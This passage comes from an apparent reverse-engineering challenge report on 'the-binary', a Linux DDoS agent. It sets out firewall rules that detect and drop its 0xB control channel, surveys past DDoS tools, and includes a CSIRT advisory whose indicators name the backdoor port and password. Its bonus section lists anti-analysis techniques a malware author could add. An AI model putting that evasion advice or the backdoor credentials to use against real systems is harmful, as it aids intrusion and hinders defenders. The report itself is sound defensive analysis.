If the company has used egress filters just to allow traffic originating from its IP addresses range, only the spoofed packets matching these addresses (just a few) will be successful. This defense will prevent others from receiving the forged packets, but the company device where the filter is applied will be congested trying to route (and filtering) all the traffic.

Apart from that, it is not possible to distinguish the real traffic form the forged one once traveling through Internet, and will be really dangerous if the destination port of every packet is a port where a service is being offered, for example DNS queries used by “the-binary”.

It must be taken into account that for an IDS, like Snort, to be successful on detecting the big DoS traffic flows, it must be placed before filtering will take place, cause if it is outside the filter device, there won´t be any evidence of the attack and therefore, the later forensic analysis and incident response action will be less efficient.

7. How iptables and Checkpoint Firewall-1 could detect and filter protocol 0xB used in the control channel:

7.1.- Linux netfilter/iptables filtering system:

Using the following simple rule set to define which traffic is allowed and denied in the firewall system, we are able of detecting the control channel used by “the-binary”:

```
# We set the default action for all the input traffic as DROP.
iptables -P INPUT DROP

# We accept all packets from previously established TCP connections.
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

# These are the only allowed connections through the firewall: SSH and HTTP
protocols.
iptables -A INPUT -p tcp --dport ssh -m state --state NEW -j ACCEPT
iptables -A INPUT -p tcp --dport http -m state --state NEW -j ACCEPT

# We do detailed logging of all the not accepted network traffic
```

```
iptables -A INPUT -p all -j LOG --log-level debug --log-prefix "FIREWALL " \
--log-ip-options --log-tcp-options

# These two rules are configured to behave as if no firewall were in place.
iptables -A INPUT -p tcp -j REJECT --reject-with tcp-reset
iptables -A INPUT -p udp -j REJECT --reject-with icmp-port-unreachable
```

Once the Linux netfilter/iptables has been started and it is filtering the network traffic, you can see the applied security policy based on the configured rules:

```
[root@firewall /]# iptables --list
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere           state
RELATED,ESTABLISHED
ACCEPT     tcp  --  anywhere             anywhere           tcp dpt:ssh
state NEW
ACCEPT     tcp  --  anywhere             anywhere           tcp dpt:www
state NEW
LOG        all  --  anywhere             anywhere           LOG level
debug tcp-options
ip-options prefix `FIREWALL '
REJECT     tcp  --  anywhere             anywhere           reject-with
tcp-reset
REJECT     udp  --  anywhere             anywhere           reject-with
icmp-port-unreachable

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

If the attacker tries to connect to “the-binary” using the control channel based on the 0xB protocol, the following messages detecting this traffic are logged by the firewall:

May 19 11:28:57 firewall kernel: FIREWALL IN=eth0 OUT= MAC=00:10:a4:ed:97:97:00:a0:cc:59:a2:ea:08:00 SRC=192.168.1.15 DST=192.168.1.254 LEN=1500 TOS=0x00 PREC=0x00 TTL=64 ID=19836 DF PROTO=11


In case you were using a rule allowing all the IP protocols, you can use a explicit rule to filter “the-binary” traffic:

```
# DROP “the-binary” protocol 0xB:
iptables -A INPUT -p 0xb -j DROP
```


7.2.- Linux Checkpoint Firewall-1:

Checkpoint Firewall-1 is the most used firewall nowadays in the computer industry. This is the reason why, apart from the default netfilter/ipchains Linux firewall, we have analyzed it to see how it behaves against “the-binary” traffic:


It has been tested in a simulated network where “cache1” is the border firewall and “cache2” is an internal system, where the only allowed protocol to it are ICMP, telnet and FTP, and anything else is dropped.




We also wanted to test what happened if NAT is also in place, therefore, "cache2" (the internal IP address) has been NAT´ed to an external and public IP address: "NAT-cache-2". As will be expected, NAT is not a constraint to be able to accept or deny the used IP protocol.




When a packet trying to send a command to "the-binary" crosses the firewall, it is detected (see the highlighted line in the log bellow):



It should be considered that if you use a rule where the destination service allowed is "Any", this is allowing any IP protocol, and not just ICMP, UDP and TCP, as could be think of.



In this situation, you are allowing "the-binary" 0xB protocol, and Firewall-1 doesn´t detect it (see the highlighted line in the log bellow, showed up because we configure logging in an ACCEPT rule, number 2 above):



5. Identify and explain any techniques in the binary that protect it from being analyzed or reverse engineered.

Several techniques are used in this binary:

- *Static linkage.*
- *No debug information and stripped.*
- *Consecutive forks*
- *Ciphered communication*
- *Especific client*

Static linkage

Code re-utilization is one of the Holy Grails of programming and one of the best ways to achieve it is by using dynamically loadable libraries, also called shared objects.
Instead of putting a copy of every function you use in your programs inside of the binary, a reference to a library and a function name is stored. When the program is loaded in memory the programmer has the option to get these libraries and their functions loaded automatically or do it explicitly.
The procedure to do that is very well established and requires, among other things the name of the library and the name of the function to be stored in the binary.
There are tools, like ltrace, which allow intercepting and recording the calls to the libraries. Analyzing a binary with this information would ease the task, mainly if it is linked with known libraries, like the libc.

To make analysts' lives harder, the person(s) who programmed this binary has linked the program statically (avoiding also in one-shot possible incompatibilities with some systems that use a very different version). ltrace couldn't get any useful data from the binary.
Even though, many of the functions included in the binary were libc functions, identifying them as such wasn't trivial and several approaches were used.

No debug information and stripped

Including symbol names in the binary (invoking gcc with the –g option) makes using Gdb, or any other debugger, easier and more understandable, but also provides an easier interface for the analysts to access to the data structures and the functions used inside the program. This and other information can be removed by using the tool strip. This information would have been very helpful during the analysis phase.

Consecutive forks

One of the most common utilities to run against a binary, to get some ideas about what it does, is strace (or the corresponding one for your platform: tusc for HP-UX or truss for Solaris). This utilities print every system call made by the binary with some info about their parameters, and the return code. One of its options is trace the child processes. To be able to do this the utility must get the PID of the new process from the return value of the fork() function. This doesn't happen immediately after the call since it is usually the child process the one that gets scheduled first. Once it gets scheduled and gets the PID, the utility must call ptrace() to attach itself to the new process. If this is done twice, the second one right after the first, chances are good that the child process has some time during its quantum to execute the second fork, which will remain unseen from the main process. Of course, this also applies to gdb and fenris.

Ciphered communication

All the communication between the-binary and its clients and handlers is ciphered. We spent quite a long time to decipher the data, as well as the algorithm to encrypt/decrypt it.

Especific client

Due to the fact that “the-handler” expects to receive the commands to be sent using protocol 0xB, telnet or netcat utilities cannot be used to talk to it. An especific client must be developed to check the effects of the incoming packets to the binary.

6. Identify two tools in the past that have demonstrated similar functionality.

“The-binary” analyzed can be mainly classified as a DDoS, Distributed Denial of Service tool. The main goal of this type of attacks is to consume the target resources, typically the network bandwidth (Net Flooding), using to achieve its goal a great number of systems generating forged and artificial traffic. These methods are used in combination with other hacker methods, as IP spoofing.

The most common topology [1] used to orchestrate DDoS attacks has three main levels:

- *The client or attacker that controls the attack.*
- *The handler or intermediate system acting as a relay of the commands sent by the client to all the potential attackers systems, also known as agents. It is capable of controlling multiple agents.*

- *The agent is the compromised system that is really sending the attack traffic flows directed to the intended victim. This host is from which the network packets originate.*

In order to be able to launch a powerful attack, hundreds or thousands of host should have been compromised. To be able to compose a big topology as the one showed, he process of compromising a system should be automated. The different phases involved in the process are:

1. Scan hosts for a known vulnerability to be capable of introducing the agent into.
2. Compromise hosts and install the DDoS tool.
3. Use these hosts to scan and compromise more systems.

The propagation model taxonomy [2] could be defined based on three different models: central source, back-chaining and autonomous propagation.

The typical operating system to be compromised have changed through the time, mainly based on the network bandwidth associated with systems, from the various Unices available at universities, to the Windows home system using xDSL access technologies [2]. Not only systems but network devices are also the target of these DDoS deployments.

The main features implemented in "the-binary" are:

- 1) the DDoS streams of packets originating from this agent.
- 2) the usage of a covert channel used to send commands to this agent from remote locations, and from it acting as a handler to other remote agents.

It is a good idea to summarize some brief information at this point about the most common and well-know DDoS tools available "in the wild". Apart from the DDoS tools analysis, we are going to introduce the covert channel tools, due to the previous features commented.

1) DDoS tools:

The three most common protocols used in the different flooding procedures used by the DDoS tools are TCP, UDP and ICMP. "the-binary" is capable of using any of them.

The most complete DDoS tools available in Internet are: [3]

- Trinoo [4]
- TFN, Trible Flood Network [5] and its variants (TFN 2K)
- Stacheldraht [6] and its variants (STv4, ST v2.666)
- mstream [8]

There also exist other less known or just, more basic and smaller tools, as shaft [7], synk4 [9], neptune [10], smurf [11], that implements basic features as ICMP flooding, TCP SYN Floods, complemented with IP spoofing methods.

A brief summary of the main tools is presented:

- Trinoo: (the oldest one)
  The same binary can run as a master or slave. It uses authentication based on password (crypt()). It was propagated initially exploiting a buffer-overflow. There is a Windows version called WinTrinoo. Master processes have a list of

the agent host they can control, communication is not encrypted and the default communication ports were:
TCP: 1524 27665 (client-master)
UDP: 27444 31335 (master-server)

- TFN and TFN 2K:
  The control channel used is based on ICMP packets: echo-request and echo-reply. It is very similar to "the-binary" because allows DDoS attacks based on UDP, TCP, ICMP and smurf. It also provides a shell through a TCP selected port.
  In TFN 2K, clients and servers communicate through not fixed ports: these can be selected at execution time, randomly inside the program, and they are a combination of ICMP, TCP and UDP.
  It also is capable of encrypting its communications, trying not to be detected by IDS systems checking well-known patterns in the packets payload

- Stacheldraht:
  This tool is an advanced version of the previous ones. It allows the creation of a telnet encryption session between client and servers. The default ports used were (if not modified):
  TCP: 16660 65000
  ICMP echo-request and ICMP echo-reply

- mstream:
  This is a beta version based on the source code of "stram2.c", a classic DoS tool. The communication channel used is based un UDP protocol.
  It includes different options that allow controlling the DDoS topology of all the handlers and agents involved in the attack network. One of the most advanced management features it has is the session notification mechanism that allows other attackers to know if a new session with the tool has been established.
  The default ports used were:
  TCP: 6723 15104 12754
  UDP: 9325 6838 7983 10498

Last and new type of DDoS attacks is knows as DRDoS, Distributed Reflection Denial of Service [12]. The goal of DRDoS is also bandwidth consumption.

The typical DDoS attack pattern, for example, the TCP SYN Flood, is based on sending thousands of packets to the same destination IP address from multiple sources. If the source IP address is the real agent IP address, the system will be identified as the attacker, and the attack can be identified easily, and combated by filtering by the source IP address. The source IP address can be spoofed just to hide the attacker identity, being more difficult, almost impossible, to differentiate between real and forged traffic.

In these new DRDoS attacks, the pattern used is based on sending packets with the target system as the source IP address, and the destination IP address being real Internet powerful systems. When these packets arrive to all the real Internet systems, they all reply to the target host. The target host will receive all the packets almost at the same time. To be able to use it, you must have the capability of creating RAW sockets.

- If it is based in he UDP protocol, as "the-binary" case 3, to amplify the attacker power, the request should be small and should have an associated response as bigger as possible. For example, the attacker goal should be to

send a small 45 bytes packet, and obtain a response going to the target of big packet streams ("N" times bigger that the request). "the-binary" tries to used DNS recursive SOA queries for this purpose.

- If it is based in the TCP protocol, the amplification wave is triggered by the TCP retransmission algorithm. When a packet is not acknowledged, the TCP stack will resend it up to four times.

2) Covert channel tools:

The goal of a covert channel is to provide a communication tunnel in which it is possible to send control commands, typically to a shell at the other side [13], without being discovered. The main problem these tools might fight against are the filtering devices between the attacker and the target host.

The covert channels tools try to masquerade its proprietary protocol inside any of the allowed protocols in the network, as ICMP, UDP DNS queries, or even using more advanced methods setting commands in the TCP protocol header, in the fields that are not used cause they are reserved for future implementation.

The most well known tools "in the wild" are:

- Loki (ICMP). Later improved with the usage of the UDP protocol.
- Daemonshell (UDP, TCP and ICMP)
- Rwwwshell (HTTP)
- AckCmd (TCP ACK packets)

"The-binary" implements its own control channel through the usage of the 0xB IP protocol, and it has the capability of providing a remote shell protected by a password.

The next evolution in the communication channel is based on the usage of IRC, chat, channels. If you don´t filter the IRC associated ports, cause you allow your users to communicate through the chat system, it is very difficult to control that an agent is using an IRC channel to receive control commands and take actions based on them. This situation is very common in all the home users systems connecting to Internet through an ISP.

Summarizing, "the-binary" implements most of the well-known DDoS and covert channel features already implemented in the past in other tools, as multiple flooding mechanisms based on TCP, UDP and ICMP protocols, back-door control channel providing a remote shell, protection through communication channel encryption, both handler and agent roles in the same binary, and a big set of configuration options at execution time to configure IP addresses and ports in packets (including IP spoofing) and to control the behaviour of the different actions it can perform.

REFERENCES:

[1] DDoS News Flash:
http://www.cisco.com/warp/public/707/newsflash.html

[2] CERT Trends in Denial of Service Attack Technology
http://www.cert.org

[3] DDoS tools and concepts:
http://staff.washington.edu/dittrich/misc/ddos/
http://www.hackingexposed.com/tools/tools.html
http://securityportal.com/research/ddosfaq.html
http://www.cert.org/reports/dsit_workshop.pdf

[4] Trinoo:
http://staff.washington.edu/dittrich/misc/trinoo.analysis

[5] TFN:
http://staff.washington.edu/dittrich/misc/tfn.analysis
http://packetstorm.securify.com/distributed/TFN2k_Analysis-1.3.txt

TFN defense tools:
http://www.keir.net DDoSPing
http://www.nipc.gov find_ddos

[6] Stacheldraht:
http://staff.washington.edu/dittrich/misc/stacheldraht.analysis
http://staff.washington.edu/dittrich/misc/sickenscan.tar

[7] shaft:
http://netsec.gsfc.nasa.gov/~spock/shaft_analysis.txt

[8] mstream:
http://staff.washington.edu/dittrich/misc/mstream.analysis.txt

[9] synk4: TCP SYN Flooding (by Zakath).
http://www.cotse.com/sw/dos/syn/synk4.c

[10] neptune: : TCP SYN Flooding.
ftp.infonexus.com/pub/SourceAndShell/Guild/Route/SYNFloodProject/SYNfloodProject.tgz

[11] Smurf: ICMP broadcast flooding:
CA-1998-01: Smurf DoS attacks: http://www.cert.org/advisories/CA-1998-01.html

[12] DRDoS attacks:
http://grc.com/dos/drdos.htm

[13] SANS Covert shells:
http://www.sans.org/infosecFAQ/covertchannels/covert_shells.htm

Bonus questions

1. What kind of information can be derived about the person who developed this tool? For example, what is their skill level?

It is a very skilled person with a good knowledge of the necessary techniques to avoid detection, as well as a good level of TCP/IP.
The only two hints we found inside the binary were:

- This person might have some relationship with the University of Soutern California since the domain usc.edu is the only non toplevel or country domain used for the attacks among the main the ones.
- The password used for the backdoor is SeNiF. Looking for Senif in Google we found that is a common last name. But this might have many other meanings.

2. What advancements in tools with similar purposes can we expect in the future?

Several things can be done to make the analysis task more difficult and improve the capabilities of the binary. Some of them are:

- Include useless code
- Strong cryptography
- Self modifiable code
- Spoiling function signatures.
- Kernel modules

Include useless code

Adding code that does nothing useful between the useful lines would complicate the analysis phase.

Strong cryptography

Although being able to control the binary with a debugging tool would make difficult to keep something really secret inside the program. The difficulty of the analysis task would have grown a lot. Some parts, such as getting to know the format of the packet sent to the binary would have lasted very much longer.

Self modifiable code

There are many disassemblers, which help to translate the opcodes to mnemonics that are easier to understand. These tools get the byte codes from the text sections of the ELF file and, on demand, from the data section. However, if some part of the data is modified (decrypted or simply XORed) while in memory and then executed as code, the task of the disassembler gets very complex.

Spoiling function signatures

The best techniques for function identification use a number of bytes from the beginning of the function to create a signature and then compare it with a database. Introducing virtual NOPs (instructions that do nothing) and changing the order of some operations (when possible) would make the identification method become u

Kernel modules

Including some functionality inside a kernel module would make the analysis phase very much more complicated and would allow hiding more information to the desired users (everybody but the intruder) and stronger capabilities.

Dynamic remote shell port

"The-binary" can provide a remote shell through a well known TCP port where it listens for incoming connections. An improvement could be to allow the change of this port number dynamically, at execution time. With this mechanism, it will be more difficult to detect and filter it.

Notify sessions

From the attacker point of view, it will be interesting to have a method of being notified about new connections tried against the agent, a method used in the mstream DDoS tool: http://staff.washington.edu/dittrich/misc/mstream_analysis.txt
Wether you get the proper password or not, all currently connected users are informed of the new session, so owner hacker will be notified of other parties (hackers or response incident teams) trying to connect to the agent.

APPENDICES

1 Appendix 1: Summary

CSIRT honeyp.edu MEMORANDUM MEM-2002-01

Security Incident Report

Date: Friday, May 31,2002

Overview

In early May 2002, honeyp.edu CSIRT received a report of a site finding a new distributed denial of service (DDOS) tool that is being called "the-binary". The purpose of the tool is to enable attackers to utilize an Internet connected system to launch denial of service attacks against one or more target systems. It also provides the attacker a backdoor to the compromised system, allowing a complete remote control of it.

Communication to the media

Unfortunately some of our systems have been involved in an attack to other companies and the media has some information about it.
Employee should be aware that no communcation to the media should be done but the one provided by our Press Office. In case of being contacted directly by the media, employees should redirect them to our Press Office.
Our Press Office will express our will to collaborate with the authorities to investigate the incident and we will provide them with any required data while preserving business confidential information.

Impact

There is a cost estimation of the incident that shows a high economical impact. Actions should be taken to avoid future incidents like this since the countermeasures are more afordable than the impact.
The Security Department will start implementing the countermeasures immediately and report to the CIO. An advisory has been issued to help them.

Authors: G. Martin, J. Ortiz, D. Perez, R.Siles.

Honeyp.edu CSIRT Contact Information
Email: csirt@honeyp.edu
Phone: +1 000-000-0000 (24-hour hotline)
Fax: +1 000-000-0000
Postal address:
CSIRT-Honeyp.edu
Honeyp University
Nowhere 0000
EARTH

CSIRT-Honeyp.edu personnel answer the hotline 08:00-17:00 EST(GMT-5) / EDT(GMT-4) Monday through Friday; they are on call for emergencies during other hours, on holidays, and on weekends.

2 Appendix 2: Technical advisory

CSIRT honeyp.edu ADVISORY AD-2002-01

"the-binary" Distributed Denial of Service Tool

Date: Friday, May 31,2002

Overview

In early May 2002, honeyp.edu CSIRT received a report of a site finding a new distributed denial of service (DDOS) tool that is being called "the-binary". The purpose of the tool is to enable attackers to utilize an Internet connected system to launch packet flooding denial of service attacks against one or more target systems. It also provides the attacker a backdoor to the compromised system, allowing a complete remote control of it.

Description

The "the-binary" tool consists of an agent and a handler portion. The tool behaves as agent or as a handler depending on the commands sent to it from a master. Only the agent/handler part has been found in the wild, but much of the master part capabilities can be inferred from the agent/handler code.

The handler, the agent and the master communicate through the non-standard 0xB protocol, so they need *root* access to craft specially formatted IP packets. Additionally, the agent crafts forged packet headers to launch its Denial of Service attacks. All communications between them is ciphered with a simple encoding algorithms, so no clear text is transmitted over the wire.

The handler is controlled from the master part, but no password protection or the like is provided, so, once the system is compromised and "the-binary" is running, anybody with access to a master and a network connection to the system can take control of its actions.

At an attacker will, the handler can execute any of the following actions:

- Answer to requests for 0xB protocol (a kind of 'ping' utility to show systems still compromised).
- Relay all commands sent from the master to the final agents, acting as a proxy.
- Open a *root* shell over a TCP connection. Default port used is 23281. Access to the shell is protected with a default password of "SeNiF".
- Run a single command in the target system, viewing the results through the encoded connection if requested.
- Launch SYN attack over specified hostname/IP address and TCP port.
- Launch UDP flood DoS attack over specified hostname/IP address and port.

- Launch DNS queries flood DoS attack over specified hostname/IP address.

In a DoS attack, source IP addresses can be randomly generated or forced to be a specific IP address.
Note that the default control protocol (0xB), TCP port shell backdoor and default access password can be easily changed without altering the tool capabilities.

Detection of the tool

The following symptoms could indicate a system compromised with “the-binary” tool:

- Incoming / Outgoing traffic to non standard protocols over IP packets (i.e., traffic not being TCP, UDP, etc... type). Specifically, the instance of “the-binary” found uses the 0xB protocol, but other versions of it could be compiled with a different arrangement.
- Unusual levels of outgoing TCP/UDP traffic, specially lots of DNS queries of SOA records.
- One or more [mingetty] processes eating CPU.
- Sockets opened in raw mode in the system. This can be checked with the *lsof* command.
- Finding a file named */tmp/.hj237349* (the default temporary file name).
- Connections to TCP port 23281 (the default port for the backdoor shell).

Impact

“the-binary” tool has only be found in a Linux system, but there is nothing in it that prevents from being easily ported to other Unix systems.

The tool provides a complete Distributed Denial of Service system, that could be used to attack other network connected systems, including the compromised system itself. The tool is not capable of compromising the system by itself, so initial compromise is made through other means, such as known exploits or system mis-configuration.

Distributed denial of service (DDoS) tools in general are capable of producing high magnitude packet flooding denial of service attacks. At the time of this writing, we cannot assure that the "the-binary" tool is being used in these type of attacks, but it is definitively capable of producing a severe denial of service condition against one or more victim sites.

Solution

Those systems with “the-binary” installed are totally compromised. So, in order to recover from the attack, the whole system should be recovered:

- Reinstall a clean version of the operating system
- Disable unnecesary services
- Install all vendor security patches
- consult vendor and CSIRT advisories

- use caution if reloading data from backups
- change all passwords

Detailed steps on how to recover from a *root* compromise can be obtained from http://www.cert.org/tech_tips/win-UNIX-system_compromise.html.

Prevent other security incidents, improving whole system security:

- Review system security for configuration problems
- Install security tools
- Enable maximal auditing
- Install/configure firewalls to defend networks
- Install/configure network & host intrusion detection systems

In particular, to prevent a system to participate in a DDoS attack, firewalls and routers should be configured to filter outgoing traffic, blocking any packet whose IP origin does not belong to the internal network (*egress* filtering).

References

The CERT/CC has published several resources discussing distributed denial of service tools. These resources contain advice on handling distributed denial of service attacks and the associated tools, available from http://www.cert.org:

- CA-2000-01, Denial-of-Service Developments
- CA-99-17, Denial-of-Service Tools
- IN-99-07, Distributed Denial of Service Tools

General information about DDoS attacks can be obtained here:

- http://www.cert.org/reports/dsit_workshop.pdf
- http://staff.washington.edu/dittrich/misc/ddos/

Information about other DDoS tools can be obtained here:

- Trinoo, http://www.cert.org/incident_notes/IN-99-07.html
- Tribe Flood Network, http://www.cert.org/incident_notes/IN-99-07.html
- Stacheldraht, http://www.cert.org/advisories/CA-2000-01.html
- Shaft, http://www.sans.org/y2k/shaft.html
- Mstream, http://www.cert.org/incident_notes/IN-00-05.html

Several independent analysis of "the-binary" were produced by other *reverse challenge* contestant and will be available from http://project.honeynet.org/reverse.

***Authors**: G. Martin, J. Ortiz, D. Perez, R.Siles.*

Honeyp.edu CSIRT Contact Information

Email: csirt@honeyp.edu
Phone: +1 000-000-0000 (24-hour hotline)
Fax: +1 000-000-0000
Postal address:
CSIRT-Honeyp.edu

Honeyp University
Nowhere 0000
EARTH

CSIRT-Honeyp.edu personnel answer the hotline 08:00-17:00 EST(GMT-5) / EDT(GMT-4) Monday through Friday; they are on call for emergencies during other hours, on holidays, and on weekends.

3 Appendix 3: Cost-estimate

To produce a costs summary for the incident, we used the following premises:

- Annual salary of every analyst/administrator involved is $70,000 and there are no user-related costs.
- We worked as a team, although our main objective was to learn, and most of the work has been done several times (even up to four times!).

We are a team of four investigators, with these profiles:

Profile	Years of Experience		
	System Admin	Programming	Security
Incident Investigator 1	9	5	5
Incident Investigator 2	6	5	4
Incident Investigator 3	5	2	4
Incident Investigator 4	3	2	3

So, our cost estimation is:

Title	Hours	Cost/Hr.	Total	-15%	15%
Incident Investigator 1	45	$31,25	$1.406,25	$1.195,31	$1.617,19
Incident Investigator 2	35	$31,25	$1.093,75	$929,69	$1.257,81
Incident Investigator 3	25	$31,25	$781,25	$664,06	$898,44
Incident Investigator 4	25	$31,25	$781,25	$664,06	$898,44
Subtotal	130		$4.062,50	$3.453,13	$4.671,88
Benefits @ 28%			$1.137,50	$966,88	$1.308,13
Subtotal (Salary and Benefits)			$5.200,00	$4.420,00	$5.980,00
Indirect Costs			$660,10	$561,09	$759,12
Total Labor Cost			$5.860,10	$4.981,09	$6.739,12
Median Cost +/- 15%				**$5.860,10**	**$879,02** (+/-)

Salary / year	$70.000,00
working days / year	280
working hours / day	8
working hours / year	2240
Cost per hour	$31,25

